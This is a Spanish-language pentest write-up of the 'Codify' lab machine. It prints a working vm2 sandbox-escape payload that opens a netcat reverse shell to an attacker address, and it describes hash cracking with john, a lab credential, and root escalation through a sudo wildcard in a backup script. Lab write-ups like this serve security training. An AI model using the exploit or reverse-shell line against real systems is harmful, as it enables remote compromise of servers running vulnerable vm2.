Reporte de Pentesting.

Cliente: Máquina / Codify.

Grupo de trabajo:

- **Sh3llr1ck0.**

Contenido.

Reporte Ejecutivo.

Objetivo.

Aplicar la metodología pentester con el fin de obtener las vulnerabilidades presentes, al igual que explotables, para el cliente/máquina “Codify”. Presentando este reporte en busca de la actualización de sistemas o configuraciones reduciendo los riesgos presentes.
Tal auditoría informática se realizó dentro del marco conocido como “Grey box”, término asociado a auditorías pentester con un cierto grado de información proporcionada por el cliente “Codify”.

Alcance.

- Directorios presentes: Todos.
- Dominio / subdominios: Todos
- Ip: 10.10.11.239

Hallazgos.

El cliente/máquina “Codify” es considerado vulnerable debido a la presencia de fallos en su seguridad, tales que permiten a un atacante lograr una conexión inversa obteniendo acceso remoto por medio de la vulnerabilidad de inyección de comandos. La vulnerabilidad conocida como Command Injection es comúnmente considerada grave debido a que permite ejecución directamente en el servidor remoto, implicando interacción directa, comprometiendo por completo al servidor.

El sistema encargado del almacenamiento y hosting de la página web se ubicó la posibilidad de migrar a un usuario administrador con permisos suficientes para realizar cualquier tipo de acción.

Puntaje	Total	Vulnerabilidad	Descripción
8.6 Alto	1	Inyección de comandos.	Riesgo alto significando el impacto que conlleva la ejecución de comandos.
7.9 Alto	1	Wildcard en permisos sudo.	Riesgo alto significando el impacto que conlleva la migración de permisos

Recomendaciones.

- Ejecución de comandos: Actualización del software VM2 a su última versión presente.
- Bash Wildcard: Remover permisos de ejecución root.

Reporte de vulnerabilidades.

Command Execution Bypass.

Definición.

Ejecución de comandos es una vulnerabilidad web presente de diferentes formas. Sin embargo, todas se dirigen al mismo objetivo, lograr ejecutar un comando, siendo procesado directamente en el servidor web.
Logrando ejecutar comandos, burlando los mecanismos de seguridad implementados, se dirigen a una conexión reversa hacia un atacante.

Detalles.

Pasos a seguir con el objetivo de replicar la explotación de la vulnerabilidad de ejecución de comandos.

Paso 1:
Enumerando la página web y sus recursos presentes, es posible identificar el uso del software VM2. VM2 es una caja de arena diseñada en Node JS para la ejecución de módulos de una manera segura, sin afectar directamente al servidor.

Paso 2:
Inicializar una sesión netcat en modo escucha, colocando nuestra sesión en espera de la conexión inversa.

```
const {VM} = require("vm2");
const vm = new VM();
const code = `err = {};
const handler = {
        getPrototypeOf(target) {
        (function stack() {
        new Error().stack;
        stack();
        })();
        }
};
const proxiedErr = new Proxy(err, handler);
try { throw proxiedErr;}
catch ({constructor: c}) {
        c.constructor('return
process')().mainModule.require('child_process').execSync('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.X.X 1234 >/tmp/f');}`
```

```
console.log(vm.run(code));
```

Código encargado de conexión inversa.

Paso 3:

Activando la ejecución de dicho módulo, obteniendo conexión inversa a nuestra máquina atacante,



Figura 1: Conexión inversa obtenida.

Paso 4:

Obtención de hash ubicado dentro de un archivo tipo sqlite3 utilizando la herramienta strings, permitiéndonos visualizar un usuario y contraseña en su formato hash.



Figura 2: Hash obtenido.

Paso 5:
Descifrando la contraseña, rompiendo el algoritmo implementado con la herramienta john, mostrando la contraseña en texto plano.



Figura 3: contraseña descifrada.

Componentes afectados.

Error.prepareStackTrace

Fuentes.

https://socradar.io/critical-vulnerability-in-vm2-javascript-sandbox-library-exploit-code-available/
https://gist.github.com/seongil-wi/2a44e082001b959bfe304b62121fb76d
https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

Recomendaciones.

Actualización del recurso VM2 a su última versión; al momento de escribir este reporte: 3.9.19

Permisos SUDO.
Bash Wildcard Allow.

Definición.
Permisos sudo son la permisos proporcionados a un usuario con la intención de tener la habilidad para ejecutar comandos bajo el comportamiento o permisos de otro usuario, usualmente con permisos administrativos. Un wildcard es conocido como un método de permiso sin restricciones, los wildcards varían de sistema a sistema, sin embargo el carácter más común es el *.

Detalles.
Dentro del proceso de escalación de privilegios, contamos con la posibilidad de ejecución de un script, el cual solicitaba una contraseña ubicada dentro del directorio root. Aprovechando el uso del wildcard “*”.

Paso 1:
Acceder por medio del servicio ssh o migrando directamente con el comando “su joshua” utilizando las credenciales joshua:spongebob1 previamente descifradas.



Figura 4: Acceso como usuario joshua obtenido.

Paso 2:
Listando permisos sudo con los cuales tenemos la habilidad de ejecutar comandos bajo el usuario root.

Paso 3:
Ejecución de script privesc.py obteniendo la contraseña utilizada dentro del archivo /root/creds.

Figura 5: Resultado de script kljh12k3jhaskjh12kjh3.

Nota: Script diseñado específicamente como fuerza bruta para el comportamiento del script "mysql-backup.sh". Script privesc.py proporcionado dentro del repositorio github.

Paso 4:
Migración hacia el usuario root mediante el comando "su root", proporcionando la contraseña previamente encontrada por medio de fuerza bruta.

```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# whoami; id; ls -al /root\
> ;
root
uid=0(root) gid=0(root) groups=0(root)
total 40
drwx------  5 root root 4096 Mar 23 18:28 .
drwxr-xr-x 18 root root 4096 Oct 31 07:57 ..
lrwxrwxrwx  1 root root    9 Sep 14  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r--  1 root root   22 May  8  2023 .creds
drwxr-xr-x  3 root root 4096 Sep 26 09:35 .local
lrwxrwxrwx  1 root root    9 Sep 14  2023 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Mar 23 18:28 root.txt
drwxr-xr-x  4 root root 4096 Sep 12  2023 scripts
drwx------  2 root root 4096 Sep 14  2023 .ssh
-rw-r--r--  1 root root   39 Sep 14  2023 .vimrc
root@codify:/home/joshua#
```

Figura 6: Migración a usuario root.

Componentes afectados.

Permisos SUDO.

Fuentes.

Fuentes tomadas para el desarrollo del script mysql-backup.sh
https://www.datacamp.com/tutorial/python-subprocess
https://www.geeksforgeeks.org/python-subprocess-module/

Recomendaciones.

Eliminación de permisos SUDO para el usuario joshua del script mysql-backup.sh.
Seguir buenas prácticas de desarrollo seguro, implementando algún método de prevención de caracteres wildcard como *.

Escala de medición.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0